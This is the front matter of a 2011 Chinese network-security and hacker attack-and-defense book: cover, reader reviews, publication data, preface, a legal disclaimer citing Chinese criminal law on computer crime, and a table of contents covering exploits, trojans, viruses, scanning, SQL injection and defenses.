宝典丛书 200万

网络安全与黑客攻防（第3版）宝典

作者根据实战经验精心改编的实例将帮助读者借鉴并开拓思路

涉及无线网络、Metasploit、Nessua、UTM、网络钓鱼、流氓软件等最新技术，阅读价值大大提升

全面提供有针对性的防守方案

李俊民　等编著

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

网络安全与黑客攻防宝典（第3版）

《网络安全与黑客攻防宝典》前两版读者评价：

看了此书你也应该有一定的了解，是不是会感觉《网络安全和黑客攻防宝典》就是不一样，内容很丰富，适合于高级的网络工程师。让你成为自己电脑的安全卫士。

——当当网 读者ID：lovemarry

此书的每一个实例都是经过挑选的，做到很细致，具有很强的针对性，读者可以通过亲手实践而掌握安全防护的基本要领和技巧。呵呵。

——当当网 读者ID：yonggangzhao1

我所在的学校是一所综合性的大学，当然我学的是计算机系的网络工程，这本书有很多地方都是我们所学过的，很不幸，当时我没认真听课，所以有不少地方都没跟上，现在好了，买了这本书后，可以复习一下里面的应用。我感到我是比较幸运的!

——卓越网 读者ID：阿浩

很厚实的一本书，讲得还是比较全的。

——中国互动出版网 读者ID：luxiaopeter

上架建议：计算机/网络安全

ISBN 978-7-121-13124-0

9 787121 131240 >

责任编辑：张月萍

本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

定价：89.00元

宝 典 丛 书

网络安全与黑客攻防宝典

（第3版）

李俊民　等编著

電子工業出版社

Publishing House of Electronics Industry

北京 · BEIJING

内 容 简 介

本书由浅入深、循序渐进地介绍了计算机网络安全的知识体系。全书共分 21 章，内容涵盖网络的基础知识、黑客初步、操作系统漏洞与应用软件漏洞的攻防、BBS 与 Blog 的漏洞分析、信息收集、扫描目标、渗透测试、网络设备的攻击与防范、木马分析、病毒分析、网络脚本攻防、SQL 注入攻防、防火墙技术、入侵检测技术、计算机取证、无线网络安全等内容。本书最大的特色在于知识全面、实例丰富，每一节的例子都经过精挑细选，具有很强的针对性，读者可以通过亲手实践进而掌握安全防护的基本要领和技巧。

本书适合初、中级用户学习网络安全知识时使用，同时也可作为高级安全工程师的参考资料。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目（CIP）数据

网络安全与黑客攻防宝典 / 李俊民 等编著.—3 版. —北京：电子工业出版社，2011.5
（宝典丛书）
ISBN 978-7-121-13124-0

Ⅰ. ①网… Ⅱ. ①李… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2011)第 044830 号

责任编辑：张月萍
印　　刷：北京东光印刷厂
装　　订：三河市皇庄路通装订厂
出版发行：电子工业出版社
　　北京市海淀区万寿路173信箱　　邮编：100036
开　　本：787×1092　1/16　　印张：49.25　　字数：1386千字
印　　次：2011年5月第1次印刷
印　　数：4000册
定　　价：89.00元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至zlts@phei.com.cn，盗版侵权举报请发邮件至dbqq@phei.com.cn。

服务热线：（010）88258888。

前　言

在当今的网络时代，黑客、病毒让人们谈虎色变，那么到底什么是黑客，他们如何工作，病毒到底是什么，病毒的出现又会对人们的生活造成什么样的影响？本书将给出这些问题的答案。

计算机网络安全是现今网络的主旋律，关于网络安全的话题在媒体上随处可见。随着黑客工具的日益“傻瓜”化，黑客已经被剥离了神秘的外衣。但是计算机安全、网络安全知识的普及仍然是一个严峻的问题，为了解决这个问题，本书以普及安全知识为己任，帮助用户深入了解网络安全的方方面面，如深入分析黑客入侵计算机的全过程，模仿黑客入侵计算机并提升远程计算机的权限进而达到控制系统的目的，剖析病毒和木马的来龙去脉，预测入侵检测的技术发展及趋势，此外，神秘的计算机取证技术和热点的无线网络安全问题都将在本书中呈现。

本书依照读者的学习规律，首先从了解网络安全的基础知识讲起，介绍基本概念和基本观点，在读者掌握了这些基本知识的基础上，再介绍历史上著名的黑客人物及历史事件，以立体的角度、有趣的故事情节为依托，严格遵循由浅入深、循序渐进的原则。本书以计算机网络安全知识的层次结构为主线将各种工具、命令和理论知识交织编排在一起，使读者可以深入学习任何一章的内容。

本书在内容编排和目录组织上都十分讲究，章节之间既可相互呼应也可各自成章。比如在第 1 章熟悉了网络的基础知识以后，立刻引入一些著名的黑客人物的经历，以一个实例告诉读者这些知识的重要性，让读者在茶余饭后的闲谈中即可快速入门。同时，每章之间又相互独立，如果读者希望直接了解病毒的相关知识，可快速查阅第 9 章和第 10 章。第 9 章对木马进行了深入的分析，第 10 章按照病毒的机制对病毒进行了深入的剖析。

本书特色

和其他书籍相比，本书具有以下特点。

- **内容丰富，实例经典。**
  在学习计算机网络安全知识时，经常遇到两种情况，一是单纯地讲理论而对知识实践只字不提；二是纯粹讲解实战而对涉及的理论不予理会。本书则不同，本书追求理论与实践的结合，使用浅显的语言尽可能地通过精心设计的经典实例，将计算机网络安全的基本理论和实践技巧融入到范例当中，全面覆盖计算机网络安全的各个角落。
- **实战众多，内容充实。**
  作者在讲解每一个知识点之后，都要安排尽可能多的实例。这些实例都是根据实战经验改编，充分考虑了读者的理解水平，并且实战的每一步都介绍得非常详细，读者能够根据自身的知识水平有针对性地学习，使思路变得更加开拓。

- **讲解通俗，步骤详细。**
  每个实例的演练步骤都以通俗易懂的语言阐述，并穿插说明文字，还附加了详细的插图作为演练的参考。
- **知识面开阔，重点突出。**
  本书涉及的内容众多，有基础知识，也有深入的理论探讨。为了说明某一个知识点，在前面使用了一些基础知识作为铺垫，这些知识既可作为了解的必要步骤，也可作为参考知识供读者查阅。
- **新知识多，讲解全面。**
  在本书中介绍了大量的新知识，如 Metasploit、Nessus、UTM、EnCase、网络钓鱼、流氓软件和 NetStumbler 等。这些新知识的介绍充实了本书的内容，也使得本书与同类书中陈旧的技术内容形成了鲜明的差别。本书不仅介绍了新知识，而且针对这些知识进行实战演练，帮助读者快速了解新内容。
- **实例鲜活，应用软件可随时获得。**
  虽然本书中使用了大量软件，但是这些软件基本上都是免费软件，读者可以从网络上随时下载进行练习，这就避免了读者只能阅读，不能实战的尴尬。
- **兼顾各种水平的读者。**
  虽然本书面向基础读者，但是本书中也介绍了很多理论知识，这些内容可为高级读者提供进一步参考。

本书内容

本书包括以下内容。

第 1 章 首先介绍网络的基本体系构成、网络的工作原理、黑客的基本知识、常用的端口知识，以及一般性的安全防范知识。

第 2 章 切入正题，介绍黑客的一些情况，如历史上的著名黑客及其参与的事件、著名的黑客组织、黑客通常使用的入侵手法和这些手法的防范方法等。

第 3 章 以操作系统常见的漏洞为主题，介绍如何利用这些漏洞入侵远程计算机的过程，并给出了防范方法。另外，还介绍了服务器软件的一些漏洞及其解决方法。

第 4 章 继续第 3 章，重点分析 BBS 系统和 Blog 系统的一些问题，如提升权限、Cookies 问题及数据库暴库的问题。

第 5 章 帮助读者了解高级黑客搜集信息的工具及方法，如使用 Google 搜集网站信息、DNS 查询和追踪路由等知识。

第 6 章 主要介绍各种扫描技术及技巧，如 SYN 扫描、圣诞树扫描、FIN 扫描、空扫描、UDP 扫描等，还介绍了操作系统协议栈指纹识别技术。这一章使用了各种著名的扫描器，并给出了实战分析。

第 7 章 介绍黑客入侵的高级知识及渗透测试。其中重点介绍了一些渗透测试的基础知识和测试过程中涉及的技术问题，如分析缓冲区溢出问题及各种溢出知识，还介绍了数据库及 Web 渗

透的基本技术，并在最后演示了一种在国外非常流行的测试工具平台 Metasploit 的使用方法。

第 8 章　介绍网络设备的基本知识，如路由器和交换机的工作原理，以及一些常用的网络设备攻击方法，如使用 SNMP 对路由器入侵及 TFTP 的使用方法。

第 9 章　从各个角度对木马进行了深入剖析。其中涉及木马的基本概念、木马常用攻击手段、木马程序的隐藏技术、木马攻击的防范与清除；介绍一些典型木马，如灰鸽子、冰河、RAdmin 的基本知识；还介绍了使用冰刃检查木马进程及 Ethereal 防范木马的一些方法和技巧。

第 10 章　从病毒基本知识、病毒分析、病毒类型、新型病毒分析、各种操作系统病毒等方面介绍计算机病毒相关知识。

第 11 章　用户在使用网络资源时，需要了解针对各种计算机病毒和木马的防范方法。本章介绍了这些方法。

第 12 章　脚本攻击通常针对这些数据库来配合脚本对一些变量的过滤不严等问题，得到用户密码等敏感信息。本章就教会我们如何摆脱脚本攻击。

第 13 章　介绍防火墙的基本功能、工作原理、分类、体系结构、规则，随后介绍如何选择合适的防火墙和部分防火墙产品，在此基础上详细介绍了在不同操作系统平台下的防火墙软件的使用方法。

第 14 章　首先概述 IDS 的功能与模型、基本原理等，随后介绍产品选型原则及部分产品，然后着重介绍开源入侵检测系统 Snort，最后还阐述了入侵防御系统与 UTM 等未来发展方向。

第 15 章　让用户学习通过对网络的封锁和代理突破，来实现维护计算机网络的安全性和可靠性。

第 16 章　讲解针对计算机操作系统的攻防技术，以及如何实现对软件和文件资料进行加密等相关的内容。

第 17 章　讲解 ASP 和 PHP 环境下的 SQL 注入技术，并了解 SQL 注入的防护。

第 18 章　讲解在计算机网络安全的攻防中，使用欺骗攻击技术实施攻击的原理及其安全防范方面的相关知识。

第 19 章　讲解与后门技术相关的一些内容，使得读者对后门技术的攻击及防范知识有一定的了解。

第 20 章　介绍计算机取证的相关知识。计算机取证将计算机系统视为犯罪现场，运用先进的技术工具，按照规程全面检查计算机系统，提取、保护并分析与计算机犯罪相关的证据，以期据此提起诉讼。这一章从证据的获取和证据的分析两个方面结合相应软件进行了介绍。

第 21 章　介绍无线网络安全的内容，其中对无线访问设备、AP、无线网络协议、WEP 安全协议、NetStumbler 检测无线网络、无线网络的攻击及防护无线网络等知识进行了浅显的阐述。

本书作者

本书主要由李俊民编写。其他参与编写的人员有张金霞、于锋、张伟、曾广平、刘海峰、刘涛、赵宝永、郑莲华、张涛、杨强、陈涛、罗渊文、李居英、郭永胜。在此对所有参与编写的人表示感谢！

由于笔者水平所限，书中可能还存在疏漏和错误，还望广大读者批评指正。

严 正 声 明

严正声明：本书所讨论的技术仅用于研究学习，旨在最大限度地唤醒大家的信息安全意识，提高信息安全防护技能，严禁用于非法活动。任何个人、团体、组织不得将其用于非法目的，违法犯罪必将受到法律的严厉制裁。

《中华人民共和国刑法》关于信息安全的条例

第二百五十三条之一 国家机关或者金融、电信、交通、教育、医疗等单位的工作人员，违反国家规定，将本单位在履行职责或者提供服务过程中获得的公民个人信息，出售或者非法提供给他人，情节严重的，处三年以下有期徒刑或者拘役，并处或者单处罚金。

第二百八十五条 违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的，处三年以下有期徒刑或者拘役。

违反国家规定，侵入前款规定以外的计算机信息系统或者采用其他技术手段，获取该计算机信息系统中存储、处理或者传输的数据，或者对该计算机信息系统实施非法控制，情节严重的，处三年以下有期徒刑或者拘役，并处或者单处罚金；情节特别严重的，处三年以上七年以下有期徒刑，并处罚金。

提供专门用于侵入、非法控制计算机信息系统的程序、工具，或者明知他人实施侵入、非法控制计算机信息系统的违法犯罪行为而为其提供程序、工具，情节严重的，依照前款的规定处罚。

第二百八十六条 违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。

违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。

故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

第二百八十七条 利用计算机实施金融诈骗、盗窃、贪污、挪用公款、窃取国家秘密或者其他犯罪的，依照本法有关规定定罪处罚。

目　录

第 1 部分　黑客基础篇 ……1

第 1 章　网络基础知识 ……2
1.1 OSI 模型 ……2
1.1.1 物理层 ……3
1.1.2 数据链路层 ……3
1.1.3 网络层 ……4
1.1.4 传输层 ……4
1.1.5 会话层 ……4
1.1.6 表示层 ……5
1.1.7 应用层 ……5
1.2 TCP/IP 基础 ……5
1.2.1 TCP/IP 协议参考模型 ……5
1.2.2 主机与网络层 ……6
1.2.3 互联网层 ……6
1.2.4 传输层 ……6
1.2.5 应用层 ……6
1.2.6 IP 协议 ……7
1.2.7 UDP 协议 ……8
1.2.8 TCP 协议 ……9
1.2.9 ARP 协议 ……10
1.2.10 ICMP 协议 ……11
1.2.11 HTTP 协议 ……12
1.2.12 FTP 协议 ……12
1.2.13 TCP/IP 协议的分析工具 Ethereal ……13
1.2.14 入侵检测工具 Snort ……14
1.2.15 Windows 自带的 Netstat 工具 ……15
1.3 与互联网相关的一些知识 ……15
1.3.1 域名系统 ……15
1.3.2 动态主机配置协议 DHCP ……16
1.3.3 TCP/IP 上的 NetBIOS ……16
1.3.4 服务器消息块 SMB ……18
1.4 网络相关知识 ……19
1.4.1 计算机端口基础知识 ……19
1.4.2 计算机的安全分析工具 ……20
1.5 小结 ……21

第 2 章　黑客基础 ……22
2.1 黑客文化简史 ……22
2.1.1 黑客文化的古文化时期 ……22
2.1.2 黑客的 UNIX 时代 ……23
2.1.3 今天的黑客 ……23
2.2 帽子问题 ……23
2.2.1 “黑色”的黑客精神 ……23
2.2.2 帽子的划分 ……24
2.3 国内的黑客发展历史 ……24
2.4 早期著名的黑客 ……25
2.4.1 约翰•德拉浦 ……25
2.4.2 理查德•M•史托曼 ……25
2.4.3 罗伯特•莫里斯 ……25
2.4.4 凯文•米特尼克 ……26
2.5 著名的黑客组织 ……26
2.5.1 Blackhat ……26
2.5.2 L0pht ……26
2.5.3 中国绿色兵团 ……27
2.6 黑客常用攻击手法：踩点 ……27
2.6.1 社交工程 ……27
2.6.2 搜索引擎 ……27
2.6.3 Whois 方法 ……28
2.6.4 DNS 查询 ……28
2.7 黑客常用攻击手法：扫描 ……28
2.7.1 Ping 扫描 ……28
2.7.2 ICMP 查询 ……28
2.7.3 操作系统指纹识别 ……28
2.7.4 端口扫描 ……29
2.7.5 拓扑自动发现 ……29
2.8 黑客常用攻击手法：渗透 ……29
2.8.1 弱口令 ……29
2.8.2 开放端口 ……29
2.8.3 开放服务 ……30
2.8.4 操作系统版本信息 ……30
2.8.5 操作系统的漏洞信息 ……30
2.8.6 应用软件的漏洞信息 ……30
2.9 黑客常用攻击手法：权限提升 ……30
2.10 黑客常用攻击手法：木马与远程控制 ……31
2.10.1 木马的原理 ……31
2.10.2 著名的木马 ……31
2.11 使用防火墙防护个人计算机 ……32
2.11.1 防火墙的基本原理 ……32
2.11.2 防火墙的功能 ……32
2.11.3 基于状态的防火墙 ……32
2.11.4 基于代理的防火墙 ……33
2.11.5 防火墙的不足 ……33
2.12 使用杀毒软件防护个人计算机 ……33
2.12.1 杀毒软件的原理 ……33
2.12.2 杀毒软件的特点 ……33
2.13 使用木马清除工具检查木马 ……34
2.13.1 木马清除工具的原理 ……34
2.13.2 反间谍软件 ……34
2.13.3 木马清除工具的局限性 ……34

2.14 一些常见的安全事件……34
2.14.1 拒绝服务攻击……35
2.14.2 蠕虫引起的互联网瘫痪问题…36
2.14.3 僵尸网络……36
2.14.4 网络“钓鱼”……37
2.15 黑客的道德与法律问题……38
2.16 黑客软件开发工具……38
2.16.1 Visual Basic 编程语言介绍……38
2.16.2 Delphi 编程语言介绍……41
2.16.3 Visual C++编程语言介绍……44
2.17 小结……46

第 2 部分 漏洞、木马与病毒篇……47

第 3 章 漏洞基础知识……48
3.1 Windows 操作系统漏洞……48
3.1.1 Microsoft Windows 内核消息处理本地缓冲区溢出漏洞的简介……48
3.1.2 Microsoft Windows 内核消息处理本地缓冲区溢出漏洞的实战……49
3.1.3 Microsoft Windows 内核消息处理本地缓冲区溢出漏洞的安全解决方案……50
3.1.4 Microsoft Windows LPC 本地堆溢出漏洞的简介……51
3.1.5 Microsoft Windows LPC 本地堆溢出漏洞的实战……51
3.1.6 Microsoft Windows LPC 本地堆溢出漏洞的安全解决方案…53
3.1.7 Microsoft OLE 和 COM 远程缓冲区溢出漏洞简介……54
3.1.8 Microsoft OLE 和 COM 远程缓冲区溢出漏洞的实战……54
3.1.9 Microsoft OLE 和 COM 远程缓冲区溢出漏洞的安全解决方案……56
3.1.10 Microsoft Windows GDI+ JPG 解析组件缓冲区溢出漏洞简介……56
3.1.11 Microsoft Windows GDI + JPG 解析组件缓冲区溢出漏洞的实战……57
3.1.12 Microsoft Windows GDI + JPG 解析组件缓冲区溢出漏洞的安全解决方案……59
3.1.13 Microsoft Windows 图形渲染引擎安全漏洞简介……61
3.1.14 Microsoft Windows 图形渲染引擎安全漏洞的实战……61
3.1.15 Microsoft Windows 图形渲染引擎安全漏洞的安全解决方案……64
3.1.16 Microsoft UPnP 缓冲溢出漏洞简介……65
3.1.17 UPnP 缓冲区溢出漏洞的实战……65
3.1.18 UPnP 缓冲区溢出漏洞的安全解决方案……66
3.1.19 Microsoft RPC 接口远程任意代码可执行漏洞……66
3.1.20 Microsoft RPC 接口远程任意代码可执行漏洞的实战……68
3.1.21 Microsoft RPC 接口远程任意代码可执行漏洞的安全解决方案……69
3.1.22 Microsoft WINS 服务远程缓冲区溢出漏洞……70
3.1.23 Microsoft WINS 服务远程缓冲区溢出漏洞的实战……72
3.1.24 Microsoft WINS 服务远程缓冲区溢出漏洞的安全解决方案……74
3.2 IIS 漏洞……74
3.2.1 IIS 的基础知识……74
3.2.2 IIS 漏洞基础知识……76
3.2.3 printer 漏洞……77
3.2.4 .printer 漏洞的实战……78
3.2.5 .printer 漏洞的安全解决方案…81
3.2.6 Unicode 目录遍历漏洞……81
3.2.7 Unicode 目录遍历的实战……83
3.2.8 Unicode 目录遍历的安全解决方案……86
3.2.9 .asp 映射分块编码漏洞……86
3.2.10 .asp 映射分块编码漏洞的实战……87
3.2.11 .asp 映射分块编码漏洞的安全解决方案……89
3.2.12 WebDAV 远程缓冲区溢出漏洞……89
3.2.13 WebDAV 远程缓冲区溢出漏洞实战……91
3.2.14 WebDAV 远程缓冲区溢出漏洞的安全解决方案……92
3.2.15 WebDAV 超长请求远程拒绝服务攻击漏洞……92
3.2.16 WebDAV 超长请求远程拒绝服务攻击漏洞实战……94
3.2.17 WebDAV 超长请求远程拒绝服务攻击漏洞的安全解决方案……96
3.2.18 WebDAV XML 消息处理远程拒绝服务漏洞……96
3.2.19 WebDAV XML 消息处理远程拒绝服务漏洞实战……97
3.2.20 WebDAV XML 消息处理远程拒绝服务漏洞的安全解决方案……99
3.2.21 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞…… 100

3.2.22 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞实战……102
3.2.23 Microsoft FrontPage Server Extensions 远程缓冲区溢出漏洞的安全解决方案……103
3.3 Serv-U 漏洞……104
3.3.1 Serv-U FTP 服务器 MDTM 命令程缓冲区溢出漏洞……104
3.3.2 Serv-U FTP 服务器 MDTM 命令远程缓冲区溢出漏洞实战…106
3.3.3 Serv-U FTP 服务器 MDTM 命令远程缓冲区溢出漏洞的安全解决方案……108
3.3.4 Serv-U 本地权限提升漏洞……108
3.3.5 Serv-U 本地权限提升漏洞实战……110
3.3.6 Serv-U 本地权限提升漏洞的安全解决方案……113
3.4 小结……113

第 4 章 BBS 与 Blog 的入侵实例……114
4.1 存在上传漏洞的 BBS 的入侵实例……114
4.1.1 Google 可寻找的 BBS 系统…114
4.1.2 注册 BBS 资料……116
4.1.3 获取 Cookie……117
4.1.4 生成网页木马……121
4.1.5 上传网页木马……122
4.1.6 漏洞的防护……125
4.2 存在脚本漏洞的 BBS 的入侵实例……126
4.2.1 暴库漏洞的原理……127
4.2.2 Google 存在暴库漏洞的 BBS 论坛目标……127
4.2.3 注册 BBS 资料……129
4.2.4 获取论坛管理员密码……131
4.2.5 获取管理员账户……133
4.2.6 获取管理员前台密码……136
4.2.7 获取 Cookie……138
4.2.8 破解管理员后台密码……141
4.2.9 安全解决方案……143
4.3 与数据库相关的 Blog 的入侵实例……143
4.3.1 漏洞的检测……143
4.3.2 了解 Dlog 系统的结构……144
4.3.3 尝试入侵……146
4.3.4 上传网页木马……153
4.3.5 安全解决方案……158
4.4 基于 Cookie 欺骗的 Blog 入侵实例…159
4.4.1 漏洞的检测……159
4.4.2 了解 L-Blog 系统的结构……161
4.4.3 获取 Cookie 进行 Cookie 欺骗……162
4.4.4 安全解决方案……168
4.5 小结……168

第 5 章 信息收集……169
5.1 针对目标的信息搜集……169
5.1.1 什么是踩点……169
5.1.2 确定目标范围……170
5.2 Google 搜索技术……170
5.2.1 Google 的基本功能……170
5.2.2 site：对搜索的网站进行限制……174
5.2.3 filetype：在某一类文件中查找信息……174
5.2.4 inurl：搜索的关键字包含在 URL 链接中……175
5.2.5 intitle：搜索的关键字包含在网页标题中……176
5.2.6 inanchor：搜索的关键字包含在网页的 anchor 链点内……176
5.2.7 link：搜索所有链接到某个 URL 地址的网页……177
5.2.8 cache：从 Google 服务器上的缓存页面中查询信息……178
5.2.9 Google 相关工具……178
5.2.10 Google 与黑客……181
5.3 Whois：注册信息查询工具……184
5.3.1 ARIN：国际域名注册机构…185
5.3.2 APNIC：亚太域名注册机构…186
5.3.3 CNNIC：中国域名注册机构…186
5.4 DNS 查询……188
5.4.1 主机名和 IP 地址……188
5.4.2 主机名的解析……189
5.4.3 主机名的分布……190
5.4.4 DNS 的工作方式……191
5.4.5 主 DNS 服务器……193
5.4.6 辅 DNS 服务器……193
5.4.7 从主 DNS 服务器向辅 DNS 服务器传送数据……194
5.4.8 客户机请求解析的过程……195
5.4.9 主机 IP 地址查询实例……196
5.4.10 使用 nslookup 命令查询 IP 地址……197
5.4.11 使用 nslookup 查询其他类型的域名……198
5.4.12 使用 nslookup 指定使用的名字服务器……199
5.4.13 使用 nslookup 检查域名的缓存时间……200
5.5 路由跟踪与 IP 追踪……205
5.5.1 TraceRoute：路由跟踪……205
5.5.2 VisualRoute：IP 追踪……207
5.6 小结……208

第 6 章 扫描目标……209
6.1 漏洞扫描器的历史……209
6.2 确定正在运行的服务……209
6.2.1 Ping 扫描……210
6.2.2 ICMP 查询……211
6.2.3 确定运行的 TCP 服务和 UDP 服务的旗标……212
6.3 端口扫描原理……214

6.3.1 标准端口与非标准端口的划分……214
6.3.2 标准端口和非标准端口的含义……216
6.3.3 TCP/IP 的“三次握手”……216
6.3.4 端口扫描应用……217
6.3.5 Nessus 扫描器……218
6.3.6 X-Scan 扫描器……220
6.4 扫描方法简介……223
6.4.1 TCP Connect 扫描……224
6.4.2 TCP SYN 扫描……225
6.4.3 TCP FIN 扫描……226
6.4.4 圣诞树扫描……227
6.4.5 TCP 空扫描……227
6.4.6 TCP ACK 扫描……228
6.4.7 TCP Windows 扫描……229
6.4.8 TCP RPC 扫描……229
6.4.9 UDP 扫描……229
6.5 操作系统（OS）的识别……230
6.5.1 主动协议栈指纹识别技术……231
6.5.2 被动协议栈指纹识别技术……232
6.5.3 其他的指纹识别技术……234
6.6 扫描过程中的攻击技术……239
6.6.1 IP 欺骗……239
6.6.2 DNS 欺骗……240
6.6.3 Sniffing 攻击……240
6.6.4 缓冲区溢出……241
6.7 扫描工具……241
6.7.1 Nmap：扫描器之王……241
6.7.2 Nessus：分布式的扫描器……243
6.7.3 X-Scan：国内最好的扫描器…244
6.8 小结……244

第 7 章 渗透测试……245
7.1 渗透的原理……245
7.1.1 渗透基础知识……245
7.1.2 缓冲区溢出攻击的基础知识…245
7.1.3 缓冲区溢出漏洞的攻击方式…246
7.1.4 缓冲区溢出的防范……246
7.1.5 堆溢出……246
7.1.6 格式化串漏洞利用技术……248
7.1.7 内核溢出利用技术……249
7.2 数据库的渗透……251
7.2.1 数据库的用户与权限……251
7.2.2 SQL 注入技术……252
7.2.3 使用 Nessus 进行数据库渗透测试……255
7.3 Web 应用的渗透……259
7.3.1 CGI 渗透测试技术……260
7.3.2 使用 Nessus 进行 Web 应用渗透测试……261
7.3.3 使用 Wikto 进行 Web 应用渗透测试……265
7.4 Metasploit：渗透测试工具……269
7.4.1 Metasploit 基础……269
7.4.2 命令行界面的 Metasploit……270
7.4.3 图形界面的 Metasploit……274
7.5 小结……276

第 8 章 网络设备的攻击……277
8.1 网络设备概述……277
8.1.1 交换机……277
8.1.2 三层交换技术……278
8.1.3 局域网交换机的种类……278
8.1.4 交换机应用中的问题……279
8.1.5 路由器……279
8.1.6 路由选择……281
8.1.7 路由协议……281
8.1.8 路由算法……282
8.2 ASS 基础……283
8.3 SNMP 原理……284
8.3.1 SNMP 基础知识……284
8.3.2 SNMP v1……286
8.3.3 SNMP v2……286
8.4 TraceRoute 技术……287
8.4.1 TraceRoute 原理……287
8.4.2 TraceRoute 工具……288
8.5 攻击网络设备……289
8.5.1 SNMP 的安全性分析……289
8.5.2 利用 TFTP……291
8.6 小结……292

第 9 章 木马分析……293
9.1 木马的基本概念……293
9.1.1 木马的定义……293
9.1.2 木马的特征……293
9.1.3 木马的基本功能：远程监视、控制……294
9.1.4 木马的基本功能：远程视频监测……295
9.1.5 木马的基本功能：远程管理……295
9.1.6 木马的基本功能：发送信息……296
9.1.7 木马的基本功能：获得主机信息……296
9.1.8 木马的基本功能：修改系统注册表……297
9.1.9 木马的基本功能：远程命令…297
9.1.10 连接型木马……298
9.1.11 用途型木马……300
9.1.12 木马的发展方向……300
9.1.13 灰鸽子木马……301
9.2 木马的行为分析……305
9.2.1 木马常用隐藏手段……305
9.2.2 木马的自启动技术……307
9.2.3 木马连接的隐藏技术……308
9.3 冰河远程控制……309
9.3.1 配置服务端……310
9.3.2 服务端的基本特征……311
9.3.3 冰河的使用……312
9.3.4 冰河的手工卸载……313

9.4 上兴远程控制 …… 314
9.4.1 配置自动上线 …… 315
9.4.2 配置服务端程序 …… 315
9.4.3 上兴远程控制的基本特征 …… 315
9.4.4 上兴远程控制的使用 …… 316
9.4.5 手工删除上兴远程控制 …… 320
9.5 RAdmin …… 321
9.5.1 配置服务端 …… 321
9.5.2 安装服务端 …… 322
9.5.3 RAdmin 的特征 …… 322
9.5.4 RAdmin 的使用 …… 324
9.5.5 手工删除 RAdmin …… 325
9.6 木马的防范 …… 325
9.6.1 查：检查系统进程与服务 …… 326
9.6.2 堵：控制木马的活动 …… 327
9.6.3 杀：消除木马的隐患 …… 327
9.7 netstat 命令 …… 327
9.7.1 netstat 命令用法 …… 328
9.7.2 用 netstat 命令来监测木马 …… 329
9.8 使用冰刃检查木马活动 …… 329
9.8.1 利用冰刃查看进程 …… 329
9.8.2 利用冰刃查看端口 …… 330
9.8.3 注册表 …… 330
9.8.4 用冰刃查看文件 …… 331
9.8.5 用冰刃查看启动组 …… 332
9.8.6 用冰刃查看系统服务 …… 332
9.8.7 利用冰刃查找木马实战 …… 332
9.9 Ethereal：网络抓包工具 …… 334
9.9.1 Ethereal 使用介绍 …… 334
9.9.2 对木马的监测 …… 335
9.10 小结 …… 336

第 10 章 病毒分析 …… 337
10.1 计算机病毒基础 …… 337
10.1.1 计算机病毒的定义 …… 337
10.1.2 计算机病毒发展简史 …… 338
10.1.3 计算机病毒的特征 …… 338
10.1.4 计算机病毒的程序结构 …… 340
10.1.5 计算机病毒的存储结构 …… 340
10.1.6 计算机病毒的分类 …… 342
10.1.7 计算机病毒的入侵方式 …… 344
10.1.8 计算机病毒的命名 …… 345
10.1.9 计算机病毒的生命周期 …… 346
10.2 计算机病毒分析 …… 347
10.2.1 早期的 DOS 病毒介绍 …… 347
10.2.2 宏病毒 …… 347
10.2.3 文件型病毒 …… 348
10.2.4 引导型病毒 …… 350
10.3 蠕虫病毒 …… 350
10.3.1 蠕虫的基本结构和传播过程 …… 351
10.3.2 蠕虫传播的模式分析 …… 351
10.3.3 安全防御蠕虫的传播 …… 351
10.3.4 尼姆达（Nimda）病毒 …… 352
10.3.5 W32.Sircam 病毒 …… 352
10.3.6 SCO 炸弹 …… 353
10.3.7 “斯文”病毒 …… 354
10.3.8 SQL 蠕虫 …… 355
10.3.9 一个简单的蠕虫实验 …… 355
10.4 网页脚本病毒 …… 357
10.4.1 网页脚本病毒的背景知识 …… 357
10.4.2 “欢乐时光”病毒 …… 358
10.4.3 一个简单的脚本及恶意网页实验 …… 359
10.5 即时通信病毒分析 …… 360
10.5.1 即时通信病毒背景介绍 …… 360
10.5.2 MSN 性感鸡 …… 361
10.6 操作系统漏洞攻击病毒分析 …… 362
10.6.1 漏洞攻击病毒背景介绍 …… 362
10.6.2 红色代码 …… 362
10.6.3 冲击波病毒 …… 363
10.6.4 震荡波病毒 …… 364
10.7 病毒发展的新阶段——移动通信病毒分析 …… 365
10.7.1 移动通信病毒背景介绍 …… 365
10.7.2 移动通信病毒的特点 …… 366
10.7.3 手机病毒的传播途径 …… 366
10.7.4 手机病毒的攻击方式 …… 367
10.7.5 防范移动通信病毒的安全建议 …… 368
10.8 网络钓鱼概述 …… 368
10.8.1 网络钓鱼背景介绍 …… 368
10.8.2 网络钓鱼的手段和危害 …… 369
10.8.3 利用电子邮件“钓鱼” …… 369
10.8.4 防范网络钓鱼的安全建议 …… 370
10.9 流氓软件概述 …… 370
10.9.1 流氓软件的分类及其危害 …… 371
10.9.2 删除流氓软件的工具 …… 371
10.9.3 流氓软件的安全防范 …… 374
10.10 其他操作系统病毒 …… 374
10.10.1 Linux 与 UNIX 病毒 …… 374
10.10.2 MAC OS 病毒 …… 375
10.11 小结 …… 376

第 3 部分 网络攻防篇 …… 377

第 11 章 网络安全防范 …… 378
11.1 聊天工具安全防范 …… 378
11.1.1 QQ 聊天工具安全防范 …… 378
11.1.2 WLM 与安全防范 …… 383
11.2 IE 漏洞安全防范 …… 385
11.2.1 MIME 漏洞的防范 …… 385
11.2.2 IE 执行程序漏洞的防范 …… 386
11.2.3 IE 浏览器安全防范 …… 387
11.3 网络炸弹安全防范 …… 391
11.3.1 IE 窗口炸弹的防范 …… 391
11.3.2 QQ 信息炸弹的防范 …… 391
11.3.3 电子邮件炸弹的防范 …… 393
